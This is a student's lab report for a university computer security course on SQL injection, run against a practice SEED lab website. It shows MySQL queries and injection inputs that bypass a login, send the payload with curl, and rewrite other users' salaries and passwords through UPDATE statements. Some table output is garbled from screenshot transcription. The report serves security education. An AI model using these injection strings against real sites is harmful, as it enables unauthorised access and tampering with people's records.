




Department of Computer Science
California State University, Channel Islands
COMP - 524: Computer System Security
Lab Report: 10
Lab Topic: SQL Injection Attack

Name: Sandipta Subir Khare

Student Major: Computer Science

Task 1: Get Familiar with SQL Statements

A screenshot of a Linux terminal window titled "Terminal". The window has a dark purple background and a light blue sidebar on the left containing various application icons. The terminal output shows the execution of the SQL command "SHOW DATABASES;" which returns a list of 8 databases: information_schema, Users, elgg_csrf, elgg_xss, mysql, performance_schema, phpmyadmin, and sys. The output is formatted as a table with dashed lines. Below the table, it says "8 rows in set (0.21 sec)". Then, the command "mysql> USE Users;" is entered, followed by a message: "Reading table information for completion of table and column names" and "You can turn off this feature to get a quicker startup with -A". Finally, the prompt changes to "Database changed" and "mysql>".

```
Terminal
+-----+
| Database |
+-----+
| information_schema |
| Users |
| elgg_csrf |
| elgg_xss |
| mysql |
| performance_schema |
| phpmyadmin |
| sys |
+-----+
8 rows in set (0.21 sec)

mysql> USE Users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql>
```

The command `SHOW DATABASES` can be used to display all of the databases that are available. The current database in use is `USE Users`. The `DESCRIBE` credentials are used to display database columns.

```
Terminal
| Password | varchar(300) | YES | | NULL
+-----+-----+-----+-----+-----+
11 rows in set (0.18 sec)

mysql> SELECT * FROM credential;
+----+-----+-----+-----+-----+-----+-----+-----+
| ID | Name | EID | Salary | birth | SSN | Password |
+----+-----+-----+-----+-----+-----+-----+
| 1 | Alice | 10000 | 20000 | 9/20 | 10211002 | fdbe918bdae83000 |
| 2 | Boby | 20000 | 30000 | 4/20 | 10213352 | b78ed97677c161c1 |
```

SELECT * FROM credentials refers to a list of all the credentials in the table.


```
Terminal 8:44 PM
5905f6f6618e83951a6effc0 |
+-----+-----+-----+-----+-----+-----+-----+-----+
-----+-----+-----+-----+-----+-----+-----+-----+
-----+-----+
6 rows in set (0.00 sec)

mysql> SELECT * FROM credential WHERE Name='Alice';
+-----+-----+-----+-----+-----+-----+-----+-----+
-----+-----+-----+-----+-----+-----+-----+-----+
-----+
| ID | Name | EID | Salary | birth | SSN | Phon |
eNumber | Address | Email | NickName | Password |
|
+-----+-----+-----+-----+-----+-----+-----+-----+
-----+-----+-----+-----+-----+-----+-----+-----+
-----+
| 1 | Alice | 10000 | 20000 | 9/20 | 10211002 |
aa54747fc95fe0470fff4976 | fdbe918bdae83000 |
+-----+-----+-----+-----+-----+-----+-----+-----+
-----+-----+-----+-----+-----+-----+-----+-----+
-----+
```

Only one record with the user name Alice was requested for this task.

Task 2: SQL Injection Attack on SELECT Statement


Task 2.1: SQL Injection Attack from webpage



The image shows a web login interface with a light green background. At the top, the word "Login" is partially visible in a large, bold, black font. Below it, there are two input fields. The first field is labeled "USERNAME" in a light gray box and contains the text "admin' #". The second field is labeled "PASSWORD" in a light gray box and contains the text "Password". Below these fields is a large, dark green button with the word "Login" in white text. A mouse cursor is pointing at the button. The entire form is enclosed in a thin gray border.


USERNAME	admin' #
PASSWORD	Password

Login



There is a vulnerability, and typing admin' # causes me to enter the database, which can result in a data breach.

Task 2.2: SQL Injection Attack from the command line:



```
Terminal
[04/15/22]seed@VM:~$ curl http://www.seedlabsqlinjection.com/unsafe_home.php?username=admin%27%20%23&Password=[1] 2883
[04/15/22]seed@VM:~$ <!--
SEED Lab: SQL Injection Education Web plateform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web plateform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootsrap design. Implemente
d a new Navbar at the top with two menu options for Hom
e and edit profile, with a button to
logout. The profile details fetched will be displayed u
sing the table class of bootstrap with a dark table hea
d theme.
```

The terminal was used instead of the webpage in this attack, and the preceding image shows that it was successful.

Task 2.3: Append a new SQL statement

Employee Profile Login

USERNAME

name='Alice'; #

PASSWORD

Password

There was an error running the query [You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'Alice'; #' and Password='da39a3ee5e6b4b0d3255bfef95601890afd80709'' at line 3]\n

The attack fails, and the above syntax fails to delete the Alice record database from the website.

Task 3: SQL Injection Attack on UPDATE Statement

Task 3.1: Modify your own salary

NickName	<input type="text" value="NickName"/>
Email	<input type="text" value="salary=200000 #"/>
Address	<input type="text" value="Address"/>
Phone Number	<input type="text" value="PhoneNumber"/>
Password	<input type="text" value="Password"/>

Key	Value
Employee ID	10000
Salary	200000
Birth	9/20
SSN	10211002
NickName	

As you can see, the pay has been increased to 200000.

Task 3.2: Modify other people's salary

Alice's Profile Edit

NickName	<input type="text" value="≡ Name='Boby'; #"/>
Email	<input type="text" value="Email"/>
Address	<input type="text" value="Address"/>
Phone Number	<input type="text" value="PhoneNumber"/>

Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352

I tried on the Alice webpage to change boby salary as seen the salary has changed to 1.

Task 3.3: Modify other people's passwords:

To initiate the assault, log in as Alice once more and use the sha1 function.

Alice's Profile Edit

NickName	<input type="text" value="I=sha1('123') whe"/>
Email	<input type="text" value="alice.something@"/>
Address	<input type="text" value="Address"/>
	<input type="text"/>

Employee Profile Login

USERNAME

boby

PASSWORD

••••

Login

Boby Profile

Key	Value
Employee ID	20000
Salary	1

When I used the sha1 function to alter the password to 1234, as seen above, I was able to log in with the new password, indicating that the attack was effective.